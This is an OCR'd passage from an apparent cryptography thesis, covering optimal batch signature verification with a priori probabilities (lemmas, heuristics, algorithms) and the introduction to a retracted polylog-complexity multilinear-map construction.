Proof: An immediate corollary of Lemma 8.7 is that for all $i \in [n]$, we have $\partial_{x_i} L_{\mathcal{T}}(x_1, \ldots, x_n) \geq 0$, where ∂_{x_i} indicates the derivative with respect to the variable x_i. Since the native procedure has a constant length, it suffices to show that it is optimal at the point $\{\frac{1}{2}, \ldots, \frac{1}{2}\}$. Evaluating the length polynomials at this point gives

$$L_{\mathcal{T}}\left(\frac{1}{2}, \ldots, \frac{1}{2}\right) = \frac{1}{2^n} \sum_{\omega \in \Omega} \ell_{\mathcal{T}}(\omega) = \int_{[0,1]^n} L_{\mathcal{T}} \, \mathrm{d}x.$$

Now remember that the naive procedure gives the only perfect tree. It suffices to show that unbalancing this tree in any way results in a longer sum in the equation above. Indeed, to unbalance the tree one needs to:

- Remove two bottom-level leaves, turning their root node into a leaf
- Turn one bottom-level leaf into a node
- Attach two nodes to this newly-created leaf

The total impact on the sum of lengths is $+1$. Hence the naive algorithm is minimal at $\{\frac{1}{2}, \ldots, \frac{1}{2}\}$, and therefore, in the region $\{\forall i \in [n], \frac{1}{2} \leq x_i \leq 1\}$. □

Remark. This also show that if we assume that the probabilities are supposed uniform (ie. we assume no a priori knowledge) the optimal procedure is the naive one. Therefore we can see that the gain for $n = 3$ is aprroximately $0,34$ since the optimal procedure in average gives $2,66$. In percentage the gain is 15%. If the probabilites are very low we have a gain of almost 2 which is 3 times faster. As expected it is much more interesting if we think that the signatures have a good chance to be correct, which is the case in most real life scenarii.

Lemma 8.9 *If the root has a test of cardinality one, then the same algorithms starting at both sons have same expected stopping time. This applies if the next test is also of cardinal one.*

Proof: Without loss of generality we can assume that the test is $\{1\}$. We have $\{0,1\}^{n\top}_{\{1\}} = \{0b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-1}\}$ and $\{0,1\}^{n\perp}_{\{1\}} = \{1b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-1}\}$. A test T that doesn't test 1 applied on those sets will give the same split for both, and the probability that the test answers yes or no is the same. This is also true for the sets and the tests T such that i is not in T for i in $\{1, \ldots, k\}$. $\{0^k b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-k}\}$ and $\{01^k b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-k}\}$. A test T such that there exists i in T $\{1, \ldots, k\}$ brings no information for the set of possibilities $\{01^k b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-k}\}$, but testing this i is useless for the set $\{0^k b_2 \cdots b_n | b_2 \cdots b_n \in \{0,1\}^{n-k}\}$. So we can apply the test $T - \{1, \ldots, k\}$. □

Corollary 8.10 *If the root has a test of cardinal one, then an optimal algorithm can always apply the same test for the right and left child. If this test is also of cardinal one then the property is still true.*

This result helps in identifying redundant descriptions of testing procedures, and can be used to narrow down the generation, by skipping over obvious symmetries of the naive procedure (see Figure 8.11).

To further accelerate generation we can only keep one representative of each algorithms that have the same expected length for all x_i.

Lemma 8.11 *If a node labeled T_1 has two children that are* both *labeled T_2, then we can interchange T_1 and T_2 without changing the testing procedure's expected length.*

Yet another simple observation allows to reduce the set of subsets T at each step:

Lemma 8.12 *Consider a node labeled $(T, \mathcal{S})$. Assume that there is $i \in [n]$ such that, for all S in $\mathcal{S}$, $i \notin S$. Then we can replace T by $T \cup \{i\}$.*

Proof: We can easily see that $S_T^\top = S_{T\cup\{i\}}^\top$ and $S_T^\perp = S_{T\cup\{i\}}^\perp$. □

Finally we can leverage the fact that the solutions exhibit symmetries, which provides both a compact encoding of testing procedures, and an appreciable reduction in problem size.

Lemma 8.13 *Let $\sigma \in \mathfrak{S}_n$ be a permutation on n elements. If we apply σ to each node and leaf of $\mathcal{T}$, which we can write $\sigma(\mathcal{T})$, then*

$$L_{\sigma(\mathcal{T})}(x_1, \ldots, x_n) = L_{\mathcal{T}}\left(\sigma\left(x_1, \ldots, x_n\right)\right).$$

Proof: Note that for any $S \in \Omega$ and $T \in \Omega \setminus \{\emptyset\}$ we have $\sigma\left(S_T^\top\right) = S_{\sigma(T)}^\top$ and $\sigma\left(S_T^\perp\right) = S_{\sigma(T)}^\perp$, where σ operates on each binary string. It follows that for any leaf S, $\ell_{\mathcal{T}}(S)$ becomes $\ell_{\mathcal{T}}(\sigma(S))$ under the action of σ, hence the result. □

Lemma 8.14 *Let S be a simplex of the hypercube, $\mathcal{T}$ a procedure, $E = \{\sigma(\mathcal{T}) | \sigma \in \mathfrak{S}_n\}$, then there exists $\mathcal{T}_0$ in E, such that for all x in S, $\mathcal{T}_1$ in E we have*

$$L_{\mathcal{T}_0}(x) \leq L_{\mathcal{T}_1}(x).$$

Moreover we have for all σ in $\mathfrak{S}_n$, x in $\sigma(S)$, $\mathcal{T}_1$ in E

$$L_{\sigma(\mathcal{T}_0)}(x) \leq L_{\mathcal{T}_1}(x).$$

Remark. The last two propositions allow us to solve the problem on a simplex of the hypercube (of volume $1/n!$) such as $\{p_1, \ldots, p_n \mid 1 \geq p_1 \cdots \geq p_n \geq 0\}$.

8.2.6 Approximation heuristics

The approach consisting in generating many candidates, only to select a few, is wasteful. In fact, for large values of n (even from 10), generating all the candidates is beyond reach, despite the optimizations we described.

Instead, one would like to obtain the optimal testing procedure *directly*. It is a somewhat simpler problem, and we can find the solution by improving on our generation-then-selection algorithm (see Section 8.2.8). However if we wish to address larger values of n, we must relax the constraints and use the heuristic algorithms described below, which achieve near-optimal results. This would be usefull in real life scenarii for signatures verifications since we would like to verify hundreds or more signatures to have real gain.

8.2.6.1 Information-Based Heuristic

We first associate a 'cost' to each outcome S, and set of outcomes $\mathcal{S}$:

$$\begin{aligned}
\text{cost}(S, \mathcal{S}) &= f(S, \mathcal{S}) + g(S, \mathcal{S}) \\
f(S, \mathcal{S}) &= \#\{i \in [n] \text{ s.t. } s[i] = 1 \text{ and } \exists S \in \mathcal{S}, S'[i] = 0\} \\
g(S, \mathcal{S}) &= \begin{cases} 1 & \text{if } \exists i \in \{i \in [n] \text{ s.t. } S[i] = 0\}, \exists S' \in \mathcal{S}, S'[i] = 1 \\ 0 & \text{otherwise} \end{cases}
\end{aligned}$$

This function approximates the smallest integer n such that there exists n calls to ϕ with arguments $T_1, \ldots, T_n$, and $\beta_1, \ldots, \beta_n$ in $\{\bot, \top\}$ with $\mathcal{S}_{T_1 \ldots T_n}^{\beta_1, \ldots, \beta_n} = \{S\}$. This function is used to define a 'gain' function evaluating how much information is gathered when performing a test knowing the set of outcomes:

$$\mathrm{gain}(T, \mathcal{S}) = \sum_{S \in \mathcal{S}_T^\top} \left(1 - \frac{\mathrm{cost}(S, \mathcal{S}_T^\top)}{\mathrm{cost}(S, \mathcal{S})}\right) \Pr(S) + \sum_{S \in \mathcal{S}_T^\bot} \left(1 - \frac{\mathrm{cost}(S, \mathcal{S}_T^\bot)}{\mathrm{cost}(S, S)}\right) \Pr(S)$$

Intuitively, we give higher gains to subsets T on which testing gives more information. Note that, if a call to ϕ doesn't give any information (i.e. $S_T^\top$ or $S_T^\bot$ is empty), then $\mathrm{gain}(T, S) = 0$.

This heuristic provides us with a greedy algorithm that is straightforward to implement. For given values $x_1, \ldots, x_n$ we thus obtain a testing procedure $\mathcal{T}_H$.

Testing the heuristic. We compared numerically $\mathcal{T}_H$ to the metaprocedure found by exhaustion in the case $n = 3$. The comparison consists in sampling points at random, and computing the sample mean of each algorithm's length on this input. The heuristic procedure gives a mean of 2.666, which underperform the optimal procedure (2.661) by only 1%.

Counter-example to optimality. In some cases, the heuristic procedure behaves very differently from the metaprocedure. For instance, for $n = 3$, $x_1 = 0.01$, $x_2 = 0.17$, $x_3 = 0.51$, the metaprocedure yields a tree which has an expected length of 1.889. The heuristic however produces a tree which has expected length 1.96. Both trees are represented in Figure 8.12.

Beyond their different lengths, the main difference between the two procedures of Figure 8.12 begin at the third node. At that node the set S is the same, namely $\{010, 011, 100, 101, 110, 111\}$, but the two procedures settle for a different T: The metaprocedure splits S, with $T = \{1, 3\}$, into $S_T^\bot = \{010\}$ and $S_T^\top = \{011, 100, 101, 110, 111\}$; while the heuristic chooses $T = \{1\}$ instead, and gets $S_T^\bot = \{010, 011\}$ and $S_T^\top = \{100, 101, 110, 111\}$.

To understand this difference, first notice that besides 010 and 011, all leaves are associated to a very low probability. The heuristic fails to capture that by choosing $T = \{1, 3\}$ early, it could later rule out the leaf 010 in one step and 011 in two. There does not seem to be a simple greedy way to detect this early on.

8.2.6.2 Pairing heuristic

Another approach is to use small metaprocedures on subsets of the complete problem. Concretely, given n objects to test, place them at random into k-tuples (from some small value k, e.g. 5). Then apply the k-metaprocedure on these tuples. While sub-optimal, this approach does not yield worst results than the naive procedure.

In cases where it makes sense to assume that all the x_i are equal, then we may even recursively use the metaprocedures, i.e. the metaprocedures to be run are themselves places into k-tuples, etc. Using lazy evaluation, only the necessary tests are performed.

8.2.7 Equivalences and symmetries for $n = 3$

A procedure can undergo a transformation that leaves its expected length unchanged. Such transformations are called *equivalences*. On the other hand, Lemma 8.13 shows that some transformations operate a permutation σ on the variables x_i — such transformations are called *symmetries*.

Equivalences and symmetries are responsible for a large part of the combinatorial explosion observed when generating all procedures. By focusing on procedures up to symmetry, we can thus describe the complete set in a more compact way and attempt a first classification.

In the following representations (Figures 8.13 to 8.15), blue indicates a fixed part, and red indicate a part undergoing some permutation. Double-headed arrows indicate that swapping nodes is possible. The number of symmetries obtained by such an operation is indicated under the curly brace below.




Figure 8.10: A 3D visualisation of the cube. Left: exterior, where it is visible that each face has the same decomposition as the 2D problem; Middle: with the naive algorithm region slightly removed, showing that it accounts for slightly less than half of the total volume; Right: exploded view of the 52 substructures (looking from $(-1, -1, -1)$).




Figure 8.11: Naive algorithm, where the order of tests are unimportant in the left and right branches.




Figure 8.12: The optimal metaprocedure tree (left), and heuristic metaprocedure (right) for the same point $x = (0.01, 0.17, 0.51)$. The optimal procedure has expected length 1.889, as compared to 1.96 for the heuristic procedure.




Figure 8.13: Trees representation with a grouping by one element on the root. For a fixed element, we have 2^2 possible permutations. Since we have 4 patterns, we get $2^2 \times 4$ possible permutations for one grouping. Hence, we finally have $2^2 \times 4 \times 3$ for all possible groupings by one element.




Figure 8.14: Tree representations with a grouping by two elements on the root. For 10 fixed elements, we have 2 possible permutations, for 2 fixed elements, we have 2 possible permutations, and for 2 possible permutations, we have 6 possible permutations. Hence, we finally have $2 \times 10 + 4 \times 2 + 6 \times 2$ for all possible groupings by two elements.




Figure 8.15: Trees representation with a grouping by three elements on the root. For a fixed element at the upper left corner side, we have 2^2 possible permutations. For the upper right corner side, we get 2^2. We replace the subroot of the fixed trees and get $(2^2 + 2^2) \times 3$. We also have the 40×3 trees from the grouping of two. Hence, we have $40 \times 3 + (2^2 + 2^2) \times 3$

8.2.8 Best testing procedure at a point

We examine the following problem: Find the testing procedure $\mathcal{T}$ for a given $k \leq n$, $(p_{i_1}, \ldots, p_{i_k}) \in [0,1]^n$, and a selection $P \subseteq 2^{[k]}$ that satisfies:

- $\mathcal{S}_\mathcal{T} = P$,
- $\mathcal{T}$ is optimal at point $(p_{i_1}, \ldots, p_{i_k})$

This can be computed using a dynamic programming technique, by examining the outcome of each possible test that is the root node of the testing procedure $\mathcal{T}$. This approach gives Algorithm 29.

The same dynamic programming algorithm can also be used to compute the number of testing procedures (including those leading to duplicate polynomials) that exist in a given dimension. It is actually even easier (meaning that we can apply the algorithm to an even higher dimension than our solution to the given point problem), since there is a huge number of symmetries that can be exploited to count.

We will introduce the following definition, in use in our algorithm:

Definition 8.14 (Decided point) *We say that x is a* decided point *for $\mathcal{S}$ a set of selections if either of the following is true:*

- $x \in S$ *for all* $S \in \mathcal{S}$
- $x \notin S$ *for all* $S \in \mathcal{S}$

In the first case, we will say that x is a positive decided point*, and a* negative decided point *in the second case.*

We denote by $\mathcal{D}_\mathcal{S}^+$ the set of positive decided points of $\mathcal{S}$, $\mathcal{D}_\mathcal{S}^-$ its set of negative decided points, and $\mathcal{D}_\mathcal{S} = \mathcal{D}_\mathcal{S}^+ \cup \mathcal{D}_\mathcal{S}^-$ its set of decided points.

Algorithm 29: FindOptimal

Input: $k \geq 0$, $(p_1, \ldots, p_k) \in [0,1]^k$, $\mathcal{S} \subset 2^{[k]}$.
Output: The optimal testing procedure $\mathcal{T}$ at point $(p_1, \ldots, p_k)$ which satisfies $\mathcal{S}_\mathcal{T} = \mathcal{S}$.

1. if $k == 0$ then return the naive algorithm
2. if $|\mathcal{D}_\mathcal{S}| > 0$
3. $\quad U \leftarrow \{u_1, \ldots, u_\ell\} = [k] \setminus \mathcal{D}_\mathcal{S}$
4. $\quad \mathcal{R} \leftarrow \{\{r_1, \ldots, r_p\} \mid \{u_{r_1}, \ldots, u_{r_p}\} \cup \mathcal{D}_\mathcal{S}^+\}$
5. $\quad \mathcal{T} \leftarrow \text{FindOptimal}\,(\ell, (p_{u_1}, \ldots, p_{u_\ell}), \mathcal{R})$
6. $\quad$ replace $\{t_1, \ldots, t_r\}$ by $\{u_{t_1}, \ldots, u_{t_r}\}$ in $\mathcal{T}$
7. $\quad$ replace $\{\ell_1, \ldots, \ell_r\}$ by $\{u_{\ell_1}, \ldots, u_{\ell_r}\} \cup \mathcal{D}_\mathcal{S}^+$ in $\mathcal{T}$
8. else
9. $\quad W \leftarrow \emptyset$
10. $\quad$ for each $T \subseteq [k]$
11. $\quad\quad \mathcal{S}_\perp \leftarrow \mathcal{S}_T^\perp$
12. $\quad\quad \mathcal{S}_\top \leftarrow \mathcal{S}_T^\top$
13. $\quad\quad$ if $S_\perp = \emptyset$ or $S_\top = \emptyset$ then continue
14. $\quad\quad \mathcal{T}_\perp \leftarrow \text{FindOptimal}(k, (p_1, \ldots, p_k), \mathcal{S}_\perp)$
15. $\quad\quad \mathcal{T}_\top \leftarrow \text{FindOptimal}(k, (p_1, \ldots, p_k), \mathcal{S}_\top)$
16. $\quad\quad W \leftarrow W \cup \{(\mathcal{T}, \mathcal{T}_\perp, \mathcal{T}_\top)\}$
17. $\quad$ return the best algorithm in W at point $(p_1, \ldots, p_n)$

Counting the number of algorithms in a given dimension works the same way; the only difference is that there is no need to look at the probabilities, and thus, the resulting Algorithm 30 does fewer recursive calls and is faster. We are not aware of a closed-form formula providing the same values as this algorithm.

Algorithm 30: CountAlgorithms

Input: $k \geq 0$, $\mathcal{S} \subset 2^{[k]}$.
Output: The number of testing procedures which satisfy $\mathcal{S}_{\mathcal{T}} = \mathcal{S}$.

1. if $k == 0$ then return 1
2. if $|\mathcal{D}_{\mathcal{S}}| > 0$
3. $\quad U \leftarrow \{u_1, \ldots, u_\ell\} = [k] \setminus \mathcal{D}_{\mathcal{S}}$
4. $\quad \mathcal{R} = \{\{r_1, \ldots, r_p\} \mid \{u_{r_1}, \ldots, u_{r_p}\} \cup \mathcal{D}_{\mathcal{S}}^{+}\}$
5. $\quad$ return $\mathrm{CountAlgorithms}(\ell, \mathcal{R})$
6. $c \leftarrow 0$
7. for each $T \subseteq [k]$
8. $\quad \mathcal{S}_{\perp} \leftarrow \mathcal{S}_T^{\perp}$
9. $\quad \mathcal{S}_{\top} \leftarrow \mathcal{S}_T^{\top}$
10. $\quad$ if $S_{\perp} = \emptyset$ or $S_{\top} = \emptyset$ then continue
11. $\quad c_{\perp} \leftarrow \mathrm{CountAlgorithms}(k, (p_1, \ldots, p_k), \mathcal{S}_{\perp})$
12. $\quad c_{\top} \leftarrow \mathrm{CountAlgorithms}(k, (p_1, \ldots, p_k), \mathcal{S}_{\top})$
13. $\quad c \leftarrow c + c_{\top} c_{\perp}$
14. return c

8.2.9 Enumerating procedures for $n = 3$

All the procedures for $n = 3$ that are optimal at some point, up to symmetries, are represented in Figure 8.16.

8.2.10 Conclusion and open questions

We have introduced the question of optimal batch verification with a priori probabilities, where one is given a set of signatures and must determine in the least average number of operations which signatures are correct, and which are not. We formalized this problem and pointed out several interesting combinatorial and algebraic properties that speed up the computation of an optimal sequence of operations — which we call a *metaprocedure*. We determined the exact solution for up to 4 objects.

For larger values, our approach requires too many computation to be tractable, and thus an exact solution is out of reach; however we gave several heuristic algorithms that scale well. We showed that these heuristics are sub-optimal in all cases, but they always do better than standard screening. The existence of a polynomial-time algorithm that finds optimal metaprocedures for large value of n is an open question — although there is probably more hope in finding better heuristics. An alternative would be to modify our generation algorithm to kill branches when the resulting expected lengths are all worse than some already-known procedure.

Once the metaprocedure for a given n is known, which only needs to be computed once, implementation is straightforward and only invokes a handful of (automatically generated) cases. Besides the performance gain resulting from implementing metaprocedures for signature verification, the very general framework allows for applications in medical and engineering tests.




Figure 8.16: Optimal procedures (without permutations) for each zone when $n = 3$.

8.3 Multilinear maps with polylog complexity

Abstract

The concept of graded encoding schemes was introduced by Garg, Gentry and Halevi at Eurocrypt 2013, as an approximation of cryptographic multilinear maps, with astounding applications in cryptography; in particular the first construction of an obfuscated circuit. In this paper we describe a new construction of multilinear maps whose public parameter size and encoding size are polynomial in the *depth* of the evaluated circuit; this is an exponential improvement compared to existing schemes. In particular for Diffie-Hellman key exchange with $\kappa+1$ users the encoding and parameter size become $\mathsf{poly}(\log \kappa)$ instead of $\mathsf{poly}(\kappa)$. Our construction is a variant of the CLT multilinear map scheme over the integers, based on a modulus switching technique.

This is joint work with Jean-Sébastien Coron and Tancrède Lepoint. This paper was originally submitted to AsiaCrypt 2015 but retracted when we learnt (during CRYPTO 2015) of the Cheon et al. attack [CLR15] against [CLT15], which can be adapted to our construction and therefore makes it insecure. Nevertheless, the modulus switching technique is interesting in itself, and the general construction may be transposed to other integer-based homomorphic encryption schemes.

8.3.1 Introduction

Graded encoding schemes. Since the breakthrough work of Garg, Gentry and Halevi in [GGH13], there has been an increasing interest in *cryptographic multilinear maps*. The new notion of graded encoding schemes introduced in [GGH13] can be viewed as "approximate" leveled multilinear maps. Namely these maps have a richer structure than the generalization of pairings proposed by Boneh and Silverberg [BS03]. In particular, they introduce the notion of *encoding level*: exponents are level-0 encodings, it is possible to add two encodings at the same level, and the multiplication of a level-i encoding by a level-j encoding yields a level-$(i+j)$ encoding, up to level κ, where κ is called the multilinearity parameter. Graded encoding schemes realize an approximate version of such leveled multilinear maps with randomized encodings. At level κ, it is possible to test whether an encoding is an encoding of 0, and one can deterministically extract a string from level-κ encodings that only depends on the encoded value. A straightforward application is non-interactive Diffie-Hellman key exchange with $\kappa+1$ users, instead of only 3 users with bilinear pairings.

Two constructions of graded encoding schemes are known: the initial construction of Garg, Gentry and Halevi [GGH13] from ideal lattices (GGH), later improved by Langlois, Stehlé and Steinfeld [LSS14], and the construction of Coron, Lepoint and Tibouchi [CLT13; CLT15] over the integers (CLT), based on the DGHV scheme [DGH+10]. Both constructions start from some homomorphic encryption scheme (respectively [Gen09b; LTV12] and [CCK+13]), and go further by allowing to recover some information using a zero-testing parameter at a certain level, without needing any secret key.[10]

Security of graded encoding schemes. The security of the initial GGH and CLT schemes was only heuristic and surveys of cryptanalytic techniques were provided in [GGH13] and [CLT13]. However, recent attacks exploiting the zero-testing parameter completely reshaped the state-of-the-art on graded encoding schemes security.

For GGH, a "zeroizing" attack was known from the beginning to make analogues of the decision linear and subgroup membership problems easy [GGH13]. Recently, it has been used to break in polynomial time the underlying hardness assumption of GGH (an analogue of the Diffie-Hellman assumption) by Hu and Jia [HJ15], and Cheon and Lee [CL15].

For CLT, the latter zeroizing attack is not directly applicable, but an adaptation thereof was proposed by Cheon, Han, Lee, Ryu and Stehlé [CHL+15] and completely breaks the original CLT scheme [CLT13] in polynomial time. Tentative approaches modifying the form of the encodings to thwart this attack were proposed [BWZ14b; GGH+16], but were subsequently defeated in polynomial time by extensions of the Cheon et al. attack [CGH+15].

A recent modification of CLT [CLT15] (CRYPTO 2015) modifies in depth the zero-testing procedure itself to avoid the latter attacks, and is as of today the only graded encoding scheme for which analogues of

this paper we only consider the latter modification of CLT; our technique is actually orthogonal to this modification of CLT.

